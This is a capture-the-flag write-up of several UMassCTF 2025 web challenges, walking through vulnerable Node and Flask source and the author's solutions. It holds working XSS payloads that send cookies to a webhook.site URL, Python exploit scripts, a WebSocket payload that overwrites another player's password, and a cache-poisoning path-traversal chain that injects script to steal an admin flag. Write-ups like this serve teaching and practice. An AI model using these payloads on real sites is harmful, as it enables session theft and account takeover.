UMassCTF 2025 Write Up
TL;DR
This is the write up for 5 web challenges in UMassCTF 2025
Rush Hour
| Solves | Points | Tags |
|---|---|---|
| 49 | 388 | web, medium |
Description:
It’s almost rush hour at Papa’s Freezeria! Let’s start writing those orders down!
Source Code: Rush_Hour.zip
First, I check where the flag is located.
1
2
3
4
5
6
7
8
9
10
11
12
13
app.get('/user/:id',async (req,res)=>{
  if(!req.params || !(await client.exists(req.params.id))){

    return res.redirect('/')
  }

  let notes = await get_cache(req.params.id);

  if(req.params.id.includes("admin") && req.ip != '::ffff:127.0.0.1'){
    return res.send("You're not an admin!");
  } else if (req.params.id.includes("admin") && req.ip == '::ffff:127.0.0.1' && !banned_fetch_dests.includes(req.headers['sec-fetch-dest'])) {
    res.cookie('supersecretstring', process.env.FLAG);
  }
Looks like we are going to do some xss things as the flag is in the admin’s cookie.
Here’s what we have on the main page:

We are able to add notes, but the length is limited:
1
2
3
4
5
6
7
8
9
10
11
12
13
app.get('/create',async (req,res)=>{
  ...
  // I get to have longer notes!
  if(req.ip === '::ffff:127.0.0.1'){
    if(req.query.note.length > 42) {
      return res.send("Invalid note length!")
    }
  } else {
    if(req.query.note.length > 16) {
      return res.send("Invalid note length!")
    }
  }
  ...
Looking at the server code, there are several key points. There are 2 functions that handle the same route, but one use get and the other use post. This looks a little bit redundant as both of them are almost the same.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
app.get('/create',async (req,res)=>{
  if(!req.cookies || !req.cookies.user || !(await client.exists(req.cookies.user))){
    return res.send("Hmm are you even a user? Go to /");
  }
  if(!req.query.note){
    return res.send("Did not get a note")
  }
  if(req.cookies.user.includes("admin") && req.ip != '::ffff:127.0.0.1'){
    return res.send("You're not an admin!")
  } else if(!req.cookies.user.includes("admin") && req.ip == '::ffff:127.0.0.1') {
    return res.send("Admins are not allowed to doctor user notes!");
  }
  // I get to have longer notes!
  if(req.ip === '::ffff:127.0.0.1'){
    if(req.query.note.length > 42) {
      return res.send("Invalid note length!")
    }
  } else {
    if(req.query.note.length > 16) {
      return res.send("Invalid note length!")
    }
  }
  let user_note = await get_cache(req.cookies.user);
  if(!user_note) {
    return res.send("Problem while fetching notes! Try something else perhaps?")
  }
  user_note.push(req.query.note);
  await set_cache(req.cookies.user,user_note);
  return res.send("Note uploaded!")
})
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
app.post('/create',async (req,res)=>{
  if(!req.cookies || !req.cookies.user || !(client.exists(req.cookies.user))){
    return res.send("Hmm are you even a user? Go to /");
  }
  if(!req.body.note){
    return res.send("Did not get a note body")
  }
  if(req.cookies.user.includes("admin") && req.ip != '::ffff:127.0.0.1'){
    return res.send("You're not an admin!")
  } else if(!req.cookies.user.includes("admin") && req.ip == '::ffff:127.0.0.1') {
    return res.send("Admins are not allowed to doctor user notes!");
  }
  // I get to have longer notes!
  if(req.ip === '::ffff:127.0.0.1'){
    if(req.body.note.length > 42) {
      return res.send("Invalid note length!")
    }
  } else {
    if(req.body.note.length > 16) {
      return res.send("Invalid note length!")
    }
  }
  let user_note = await get_cache(req.cookies.user);
  if(!user_note) {
    return res.send("Problem while fetching notes! Try something else perhaps?")
  }
  user_note.push(req.body.note);
  await set_cache(req.cookies.user,user_note);
  return res.redirect(`/user/${req.cookies.user}`);
})
The main difference here is between req.query.note and req.body.note. The first one is used when we use GET method, while the second one is used when we use POST method. Combinde with the length limit, I come up with the idea of using array to bypass it.
I tried sending something like:
1
2
3
4
data = {
  'note[0]': """<img src=1 onerror=alert(1)>""",
  'note[1]': 'sliderboo'
}
And it works! My payload is reflected. Now it’s time to get the flag.

From the below code, if we want to have the flag cookie, the visited page id must contain the word “admin”, also the page must be accessed from the localhost and the sec-fetch-dest header must not be set to some value in the banned_fetch_dests array.
1
2
3
4
5
6
7
8
app.get('/user/:id',async (req,res)=>{
  ...
  if(req.params.id.includes("admin") && req.ip != '::ffff:127.0.0.1'){
    return res.send("You're not an admin!");
  } else if (req.params.id.includes("admin") && req.ip == '::ffff:127.0.0.1' && !banned_fetch_dests.includes(req.headers['sec-fetch-dest'])) {
    res.cookie('supersecretstring', process.env.FLAG);
  }
  ...
Beside that, in index.html, looks like we have some Content Security Policy check:
1
2
3
4
<meta
  http-equiv="Content-Security-Policy"
  content="defaul-src 'none';
  connect-src 'none';" />
If we look carefully, we can see that the defaul-src is a typo, it should be default-src. This means that we only need to consider the connect-src directive. From Mozilla:
1
2
3
4
5
6
7
8
The HTTP Content-Security-Policy (CSP) connect-src directive restricts the URLs which can be loaded using script interfaces. The following APIs are controlled by this directive:
  [+] The ping attribute in <a> elements
  [+] fetch()
  [+] fetchLater() Experimental
  [+] XMLHttpRequest
  [+] WebSocket
  [+] EventSource
  [+] Navigator.sendBeacon()
There are many ways to bypass this such as using iframe or img or svg tag. I choose to use svg tag with onload event.
1
<svg onload=location.href="http://webhook.site/your-web-hook?cookie="+document.cookie>
Of course life is not easy like that. Although the payload works and we do get the cookie, but what we need is the flag cookie, not the user cookie. So there’s still some work to be done.

As mentioned above, in order to get the flag cookie, we need make the admin bot get to their own page. As we have already know the admin’s id (it is exposed in /report/:id or we can obtain it from the above payload), we can craft a payload that redirect the admin bot to their page and then redirect again to our webhook. Or more simply, just navigate to /, which will automatically redirect to /report/:id.
1
2
3
4
5
6
7
8
9
10
11
12
app.get('/', async (req, res) => {
  let UID;
  if(!req.cookies || !req.cookies.user || !(await client.exists(req.cookies.user))){
    UID = uuidv4();
    await set_cache(UID,["This is my first note!"]);
    await set_cache(UID + "_cust",0);
    res.set({'Set-Cookie':`user=${UID}`});
  } else {
    UID = req.cookies.user;
  }
  res.redirect(`/user/${UID}`);
})
My final payload looks like this:
1
<svg onload="window.open('/');setTimeout(() => location.href='http://webhook.site/your-web-hook?cookie='+document.cookie, 2000)">
I use window.open to make the admin bot to get to / (which will then redirect the bot to its page and get the flag cookie), use setTimeout to wait for the page to load, then just redirect to my webhook.
Flag: UMASS{tH3_cl053Rz_@re_n0_m@tcH}
Rush Hour v2
| Solves | Points | Tags |
|---|---|---|
| 40 | 426 | web, hard(?) |
Description:
The closers are upon us! Do you have what it takes to meet their demands?
Source Code: Rush_Hour_V2.zip
This challenge is almost similar to the previous one, except from admin.js. This time, we have an additional check
1
2
3
4
5
6
7
page.on('request', (request) => {
  if (!request.url().startsWith("http://127.0.0.1:3000")) {
    request.abort();
  } else {
    request.continue();
  }
});
With those who are familiar with WAF bypass, this is a piece of cake. We can just use @ to bypass the check. The payload is similar to the previous challenge, here’s the exploit script:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
import requests

host = 'localhost'
port = 80
url = f'http://{host}:{port}/'

webhook = 'webhook.site/your-web-hook'
session = requests.session()

def login():
    res = session.get(url)

def create_note():
    data = {
        'note[0]': f"""<svg onload="window.open('/');setTimeout(() => location.href='http://127.0.0.1:3000@{webhook}?cookie='+document.cookie, 2000)">""",
        'note[1]': 'sliderboo'
    }
    print(data)
    res = session.post(url + 'create', data=data)

def report():
    res = session.get(url + 'report/' + session.cookies['user'])
    print(res.text)

login()
create_note()
report()
Flag: UMASS{k@hUnA_mY_b310v3D1!!1!}
Falling Blocks
| Solves | Points | Tags |
|---|---|---|
| 45 | 423 | web, easy |
Description:
One of the most iconic games has made a come back as the Falling Blocks game! However, there are 3 unbeatable players dominating top 3 at all times. Can you hack the game and make it to top 3?
Source Code: falling-blocks.zip
The challenge is a simple game where we need to achieve more than 10000 points and then press logout to get the flag:
1
2
3
4
5
6
7
8
9
10
11
app.get('/logout', utils.authMiddleware, async (req, res) => {
    if (req.user.username !== await client.HGET(req.user.username, 'username')) {
        return res.json({ "message": "Stop cheating!" });
    }
    const score = await client.HGET(req.user.username, 'score');
    if (score > 10000) {
        return res.json({ "message": process.env.FLAG });
    }
    res.clearCookie("user");
    res.redirect("/login");
});
However, whenever we reach more than 10000 points, the score will be reset to 0. This is done by the following code:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
wss.on('connection', (ws, req) => {
    console.log('Player connected');
    ...
    if (data.type && data.time && data.score) {
        if (data.type === 'gameOver') {
            let score = data.score;
            if (score > 10000) {
                data.score = 0;
            }
            userdata = Object.assign(userdata, data);
            userdata.score = Math.max(userdata.score, await client.HGET(userdata.username, "score"));
            await client.HSET(userdata.username, userdata);
            scoreboard.addScore(userdata.score, userdata.username);
        }
    }
    ...
});
I open Burp Suite and intercept the request.. I see that the score when I lost is sent in a json format:
1
{"type":"gameOver","time":"3:05:34 PM","score":256}
I try to play around with this a little bit, for example setting the score to very large or very small number (negative number), but it doesn’t work. Then, i decide to take a closer look at the code and i see this:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
(async () => {
    client.on('error', err => console.log('Redis Client Error', err));
    await client.connect();
    const dream = { "username": "Dream", "password": crypto.randomBytes(64).toString('hex'), "score": 10001, 'tokens': '0' };
    await client.HSET("Dream", dream);
    await utils.createToken("Dream", client);
    const ssundae = { "username": "Ssundae", "password": crypto.randomBytes(64).toString('hex'), "score": 66666, 'tokens': '0' };
    await client.HSET("Ssundae", ssundae);
    await utils.createToken("Ssundae", client);
    const muselk = { "username": "Muselk", "password": crypto.randomBytes(64).toString('hex'), "score": 30303, 'tokens': '0' };
    await client.HSET("Muselk", muselk);
    await utils.createToken("Muselk", client);
    scoreboard.addScore(dream.score, dream.username);
    scoreboard.addScore(ssundae.score, ssundae.username);
    scoreboard.addScore(muselk.score, muselk.username);
})();
This is the part where the top 3 players are set. I realize that the way the server set the database of the user await client.HSET(userdata.username, userdata); is verry similar to the way it do with the default players await client.HSET("Dream", dream);. I wonder if what i can send to the server is just type, time and score or not. So I try to send the following payload:
1
{"type":"gameOver","time":"3:05:34 PM","score":100001,"username":"Dream","password":"sliderboo"}
I then logout from my current account and login with the account Dream and password sliderboo. Just as I guessed, I am able to login with the account Dream. I then press logout immediately (because I know if I hit the falling blocks, I will lose and the score will be reset) and I get the flag.
Flag: UMASS{F@lLiNgH@rD_0N_w3bS0cK3ts!437}
Bonk4Cash
| Solves | Points | Tags |
|---|---|---|
| 15 | 493 | web, medium |
Description:
Why 🤔 play 🤣😊 for 🈺 free 🆓💲🙅🏾 when 🔜 you 🤟 can 🚡 get 🉐 paid 💰 to play? 🎮 With Bonk4Cash, every 👏 opponent you 👉 beat 💓 gives 😚😚 you 😰 $100 💯 of real rewards. Whether 🤔 you’re ☝🏾 killing ⚱️ time ⏰ or going 🏃 all-in, it’s time ⌚ to turn 🔄 your 👀 bonk skills into 🔝⚠️ stacks. 📷
Source Code: bonk4cash.zip
I solve this challenge after the CTF ends. At first, I solve it by an unintended way from the parse logic of the function getChatLog() in stats.js (you can see that way here). However, after I read the author’s write up, I realize that the intended way is much more interesting. This write up is also based on the author’s write up. First glance at the source code:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
app.post('/report/:username', utils.authMiddleware, async (req, res) => {
  let result;
  let username;
  if(req.user.username === "admin"){
    if(req.params.username !== "admin"){
      result = "User has been banned!";
    }else{
      result = process.env.FLAG;
    }
  }else{
    username = req.params.username;
    const userExists = await client.exists(username);
    if(!userExists){
      result = "User doesn't exist";
    }else if(username === "admin") {
      result = "You can't report the admin!"
    }
    else{
      bot.checkPage(`http://nginx:${port}/stats/${username}`,client);
      result = "Admin is checking the page!"
    }
  }
  return res.redirect(302, `/?result=${result}`);
})
We do have an admin bot checking the page, as well as the flag stored in the 302 redirect URL. Looks like we need admin to report themself in order to get the flag. But the admin bot just goes to /stats/:username, which SEEMS to be impossible to exploit as the content is first filtered by:
1
2
3
app.get("/transcript", async (req, res) => {
  res.send(DOMPurify.sanitize(chatMessages.join("<br>\n")));
})
1
2
3
4
5
6
7
8
9
10
11
async function getChatLog(){
  const resp = await fetch("/transcript");
  if(resp.ok){
    const log = await resp.text();
    console.log("[+] Log:", log);
    const filtered = log.split("\n").filter(msg => msg.split("]")[0].substring(1) === person).join("\n");
    chatlogbox.innerHTML = filtered;
  }else{
    chatlogbox.innerHTML = "<br />Failed to load messages"
  }
}
Let’s go through some functionality of the game. This looks like a battle game where we can play against other players. We can send comments to /chat. We can view our comments by going to /stats/:username. We can report players by going to /report/:username. We can view chat logs via /transcript.
Let’s delve deeper into the code. The server is using cache to handle statics files for 15 seconds. It looks very suspicious, isn’t it? admin bot, DOMPurify, and cache, maybe we can use this to our advantage. Looking at the caching code, we totally control the path, although it do have normpath to prevent directory traversal, but the code later assign normpath to the URL, which means we can try some thing like ../../ to make the caching behave differently.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
@server.route('/<path:path>')
@server.route('/', defaults={'path':''})
def staticcache(path=""):
    # cache file if it's in /static
    if path.split("/")[0] == "static":
        path = path.split("/", 1)[1]
        print(f"Requesting {path}")
        filepath = os.path.normpath(f"cache/{path}") if path else "cache/index"
        ...
        req = f"http://web:{webport}/static/{path}"
        resp = r.get(req, data=request.get_data(), headers=request.headers)

        with open(filepath, 'wb') as file:
            expiry = time.time()
            expiries[filepath] = expiry
            contentTypes[filepath] = resp.raw.headers["Content-Type"]
            print(f"Writing to {filepath} with content {resp.content}")
            file.write(resp.content)

        response = Response(resp.content, resp.status_code, [("Content-Type", contentTypes[filepath])])
        return response
    resp = r.get(f"http://web:{webport}/{path}", data=request.get_data(), headers=request.headers, allow_redirects=False)
    excluded_headers = ['content-encoding', 'content-length', 'transfer-encoding', 'connection']
    headers = [(name, value) for (name, value) in     resp.raw.headers.items() if name.lower() not in excluded_headers]
    response = Response(resp.content, resp.status_code, headers)
    return response
...
GET /static/stats.js
1
2
3
cache-1  | Requesting stats.js
cache-1  | Writing to cache/stats.js with content of stats.js
cache-1  | 172.19.0.5 - - [23/Apr/2025 05:59:39] "GET /static/stats.js HTTP/1.0" 200 -
GET /static/stats.js/..%2f..%2ftranscript
1
2
3
cache-1  | Requesting stats.js/../../transcript
cache-1  | Writing to transcript with content transcript
cache-1  | 172.19.0.5 - - [23/Apr/2025 06:04:49] "GET /static/stats.js/../../transcript HTTP/1.0" 200 -
As we control the /transcript, the idea here is to make the server write the content of /transcript to cache/stats.js. This is done by sending the payload:
GET /static/stats.js/..%2f..%2ftranscript%23%2f..%2fcache%2fstats.js
1
2
3
cache-1  | Requesting stats.js/../../transcript%23/../cache/stats.js
cache-1  | Writing to cache/stats.js with content of transcript
cache-1  | 172.19.0.5 - - [23/Apr/2025 06:26:02] "GET /static/stats.js/../../transcript%23/../cache/stats.js HTTP/1.0" 200 -
Explain:
- The first part
/static/stats.js/../../transcriptis the same as the previous one,/transcriptis the endpoint that we control and load the content from. - The important part is the urlencoded
#character. This makes the/../cache/stats.jslooks invisible but when we usenormpath, it will be treated as a normal path. So the server will write the content of/transcripttocache/stats.js.
Now what we need to do is to craft a payload, send it as a command so it is reflected in the /transcript page. Let’s first test with the print() function. This is the script:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
import requests
from websocket import create_connection
import time
import random
import string
from urllib.parse import quote

REMOTE = "localhost"
PORT = 8000
BASE_URL = f"http://{REMOTE}:{PORT}"
CHAT_WS_URL = f"ws://{REMOTE}:{PORT}/chat"

def generate_username(length=20):
    return ''.join(random.choices(string.ascii_lowercase, k=length))

session = requests.Session()

# Register with a random username
username = generate_username()
print(f"Username: {username}")
session.post(f"{BASE_URL}/register", data={"username": username})

# Get chat key
chat_key = session.post(f"{BASE_URL}/chatkey").text
print(f"Chat key: {chat_key}")

# Clear chat history
session.post(f"{BASE_URL}/clearchat")

# Connect to WebSocket chat
ws = create_connection(CHAT_WS_URL)
ws.send(chat_key)  # Authenticate with chat key

time.sleep(1)

ws.send("*/")

# Wait 16 to make sure we can posion the cache
time.sleep(16)

# Poison stats.js
payload = """=[0];
print();
/*"""
ws.send(payload)

time.sleep(1)

# Posion the cache
url = BASE_URL + "/static/stats.js/..%2f..%2ftranscript%23%2f..%2fcache%2fstats.js"
session.get(url)

time.sleep(1)
Perfect! We triggered the print() function. There are a few things to note here:
- Whenever we send data to the server, we need to wait for a while for the server to process the request.
- We need to wait for 16s to make sure the cache is able to be poisoned (this is because the server is using cache for 15s).
- We need to make sure
/transcriptis a valid javascript code. This is done by:- Using
=[0]to get rid of the[username] commentpart, make it valid syntax. - Using
/*and*/to comment out the part of the comments made during our wait time.
- Using

Next, I try:
1
2
3
payload = """=[0];
fetch('http://nginx:8000/report/admin',{method:'POST',credentials:'include'})
/*"""

We do have the flag reflected in the docker. But that’s not enough. Since the networks is set to no-internet, outbound requests are not allowed. However we can posion any endpoint, I intend to posion the place where the flag is redirect to (in this case index.js). From that place, flag is captured and sent to the /transcript page via comments.
Final payload:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
...
# Wait 16 to make sure we can posion the cache
time.sleep(16)

# Poison stats.js
payload = """=[0];
window.onload = function() {
  const form = document.getElementsByTagName('form')[0];
  form.setAttribute("action", "/report/admin");
  form.submit();
};
/*"""
ws.send(payload)
time.sleep(1)
url = BASE_URL + "/static/stats.js/..%2f..%2ftranscript%23%2f..%2fcache%2fstats.js"
session.get(url)
time.sleep(1)

# Poison index.js
payload = """=[0];
let queryString = window.location.search;
const urlParams = new URLSearchParams(queryString);
const result = urlParams.get('result');
let flag;
if(result){
  flag = decodeURI(result);
}
const initChat = async function(){
  const key = await (await fetch("/chatkey", {method:"post", credentials:'include'})).text();
  ws = new WebSocket("/chat");
  ws.onopen = function(event){
    ws.send(key);
  };
  ws.onmessage = function(event){
    if(event.data === "successfully authorized"){
      ws.send(flag)
    }
  };
};

initChat();/*"""
ws.send(payload)
time.sleep(1)
url = BASE_URL + "/static/index.js/..%2f..%2ftranscript%23%2f..%2fcache%2findex.js"
session.get(url)
time.sleep(1)

res = session.post(f"{BASE_URL}/report/{username}")
